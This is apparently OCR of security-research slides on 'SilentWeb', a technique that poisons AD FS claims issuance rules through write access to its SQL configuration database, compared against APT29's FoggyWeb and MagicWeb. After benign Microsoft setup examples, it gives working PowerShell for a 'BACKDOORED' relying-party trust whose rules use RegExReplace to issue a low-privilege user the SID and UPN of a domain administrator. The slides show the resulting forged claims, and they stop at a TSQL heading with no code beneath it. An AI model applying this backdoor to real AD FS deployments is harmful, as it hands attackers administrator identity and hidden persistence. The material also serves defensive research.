
SilentWeb: Overview

AD FS Claims Engine Poisoning

Prerequisites

FoggyWeb (APT29)	MagicWeb (APT29)	SilentWeb (W/Labs)
Requires foothold on AD FS server (Tier 0)	Requires foothold on AD FS server (Tier 0)	**No AD FS foothold needed (MSSQL)**
Requires Administrator access to AD FS	Requires Administrator access to AD FS	**Requires R/W access to MSSQL AdfsConfigurationV4**
Requires DLL search order hijack (unsigned DLL)	Requires modifying GAC (unsigned DLL)	**No unsigned compiled resources**
Restart AD FS	Restart AD FS	**Wait for config sync**
Touch Disk	Touch Disk	**"Fileless"**
Flexible	Flexible	**Not very flexible**

SQL Server Compromise



```
$OwaUrl = 'https://ex01.contoso.local/owa/'
$EcpUrl = 'https://ex01.contoso.local/ecp/'

$IssuanceAuthRules = '@RuleTemplate = "AllowAllAuthzRule"
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit",
Value = "true");'

$IssuanceTransformRules = '@RuleName = "ActiveDirectoryUserSID"
    c:[Type ==
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer
    == "AD AUTHORITY"]

    => issue(store = "Active Directory", types =
    ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query =
    ";objectSID;{0}", param = c.Value);

  @RuleName = "ActiveDirectoryUPN"
    c:[Type ==
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer
    == "AD AUTHORITY"]
        => issue(store = "Active Directory", types =
    ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query =
    ";userPrincipalName;{0}", param = c.Value);'


Add-ADFSRelyingPartyTrust -Name 'Outlook Web App' -Enabled $true -WSFedEndpoint $OwaUrl -Identifier $OwaUrl -IssuanceTransformRules $IssuanceTransformRules -
IssuanceAuthorizationRules $IssuanceAuthRules

Add-ADFSRelyingPartyTrust -Name 'Exchange Admin Center' -Enabled $true -WSFedEndpoint $EcpUrl -Identifier $EcpUrl -IssuanceTransformRules $IssuanceTransformRules -
IssuanceAuthorizationRules $IssuanceAuthRules
```

https://learn.microsoft.com/en-us/exchange/using-ad-fs-claims-based-authentication-with-outlook-web-app-and-eac-exchange-2013-help#step-3---create-a-relying-party-trust-and-custom-claim-rules-for-outlook-web-app-and-eac

So, what are these?

ActiveDirectoryUserSID

```JavaScript
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"] => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query = ";objectSID;{0}", param = c.Value);
```

ActiveDirectoryUPN


```JavaScript
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"] => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query = ";userPrincipalName;{0}", param = c.Value);
```

Issuance Transform Rules ?

- Condition block
- An issuance statement
- Attribute Store to query
- Type to accept
- Type to query
- Type to accept

```
@RuleName = "ActiveDirectoryUserSID"
c:[
  Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname",
  Issuer == "AD AUTHORITY"
] => issue(
  store = "Active Directory",
  types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
  query = ";objectSID;{0}",
  param = c.Value
);
```

```
$name = "OWA Style Claims X-ray"

$authzRules = '@RuleTemplate = "AllowAllAuthzRule"
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit",
Value = "true");'

$issuanceRules = '@RuleName = "ActiveDirectoryUserSID"
    c:[Type ==
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
    => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
    query = ";objectSID;{0}", param = c.Value);

  @RuleName = "ActiveDirectoryUPN"
    c:[Type ==
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
    => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"),
    query = ";userPrincipalName;{0}", param = c.Value);'

$redirectUrl = "https://claimsxray.net/api/sso"

$samlEndpoint = New-AdfsSamlEndpoint `
    -Binding POST `
    -Protocol SAMLAssertionConsumer `
    -Uri $redirectUrl

Add-ADFSRelyingPartyTrust `
    -Name $name `
    -Identifier "urn:microsoft:adfs:claimsxray" `
    -IssuanceAuthorizationRules $authzRules `
    -IssuanceTransformRules $issuanceRules `
    -WSFedEndpoint $redirectUrl `
    -SamlEndpoint $samlEndpoint
```


CLAIMS X-RAY
REQUEST TOKEN
ABOUT
PRIVACY
Claims
http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid
S-1-5-21-1691045566-2637183517-3143104395-1115
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn
lowpriv@FEDERATED.LOCAL

```
$name = "BACKDOORED OWA Style Claims X-ray"

$authzRules = '@RuleTemplate = "AllowAllAuthzRule"
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit",
Value = "true");'

$issuanceRules = '@RuleName = "ActiveDirectoryUserSID"
    c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
     => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
     query = ";objectSID;{0}", param = RegExReplace(c.Value, "FED\\lowpriv", "FED\domainadmin"));

    @RuleName = "ActiveDirectoryUPN"
    c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
     => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"),
     query = ";userPrincipalName;{0}", param = RegExReplace(c.Value, "FED\\lowpriv", "FED\domainadmin"));'

$redirectUrl = "https://claimsxray.net/api/sso"

$samlEndpoint = New-AdfsSamlEndpoint `
    -Binding POST `
    -Protocol SAMLAssertionConsumer `
    -Uri $redirectUrl

Add-ADFSRelyingPartyTrust `
    -Name $name `
    -Identifier "urn:microsoft:adfs:claimsxray" `
    -IssuanceAuthorizationRules $authzRules `
    -IssuanceTransformRules $issuanceRules `
    -WSFedEndpoint $redirectUrl `
    -SamlEndpoint $samlEndpoint
```


FED Corporation
You are not signed in.
Sign in to this site.
Sign in to one of the following sites:
BACKDOORED OWA Style Claims X-ray
Sign in


FED Corporation
Sign in
lowpriv@federated.local
Sign in

Transformed Claims

CLAIMS X-RAY

REQUEST TOKEN ABOUT PRIVACY

Claims

http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid

S-1-5-21-1691045566-2637183517-3143104395-1110

http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn

domainadmin@FEDERATED.LOCAL


Backdooring Issuance Transform Rules (TSQL)

